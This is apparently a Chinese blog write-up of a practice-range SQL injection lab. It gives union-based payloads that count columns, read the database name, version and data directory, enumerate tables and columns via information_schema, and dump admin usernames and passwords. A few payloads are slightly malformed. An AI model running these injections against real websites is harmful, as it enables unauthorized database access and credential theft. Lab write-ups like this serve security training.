

封神台sql注入的靶场，为了小芳，开冲

原创

午喻 于 2020-10-27 11:48:44 发布 106 收藏 1

分类专栏: [渗透入门](#) 文章标签: [sql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Wubuqing/article/details/109307878>


版权



[渗透入门](#) 专栏收录该内容

3 篇文章 0 订阅

订阅专栏



先判断是否存在注入 1=1 返回正常 1=2 返回错误

所以存在SQL注入




斯, 所有猫咪均为CFA注册。
我们的猫咪来自于香港、美国、欧洲的知名猫舍。有着优秀的血统和比赛成绩。我们的血统包括了: daiandlou、Pizzacata、Calivan、blueberry、Heida、Dega Bulu、Spellbound、PERFIKATZ等。每年我们的猫咪在中国的CFA比赛上均取得了优秀的成绩。
我们为猫咪提供了良好的生活环境和最好的照顾。所采用的食物均来自进口天然猫粮。它们与我们如同家人一样生活。为了保证猫咪的良好健康, 我们每年仅有少量的小猫出售。分为宠物、繁育、赛级。宠物级的小猫必须繁育、繁育、赛级小猫需要签订协议。

<https://blog.csdn.net/Wubuqing>

使用order by 查询该数据表的字段数量



Order by 2 返回正常 order by 3返回错误 所以字段数量是2



判断回显的位置

Union select 1,2






在 2 回显 然后查询数据库名

```
union select 1,database()
```

得到数据库名为 maoshe



查询路径

```
union select 1,@@datadir
```

还有查询数据库版本

```
Union select 1, version()
```

然后查询表名

```
union select 1,(select table_name from information_schema.tables where table_schema='maoshe' limit 0,1)
```






显示出第一个是admin

将limit后的挨个查询后得到 admin dir news xss

然后在admin里查询字段名

Union 1,(select column_name from information_schema.columns where table_schema='maoshe' and table_name='admin' limit 0,1)


遇到一点问题一直返回不成功 然后发现网页没有将'转换成%27就一直没有返回,手动将'变成%27 解决了



查询到里面有 id username password

然后查询里面的数据

union 1,(select group_concat (id,0x7e,username,0x7e,password) from admin)





其中 0x7e是波浪线~
然后就得到了password hellohack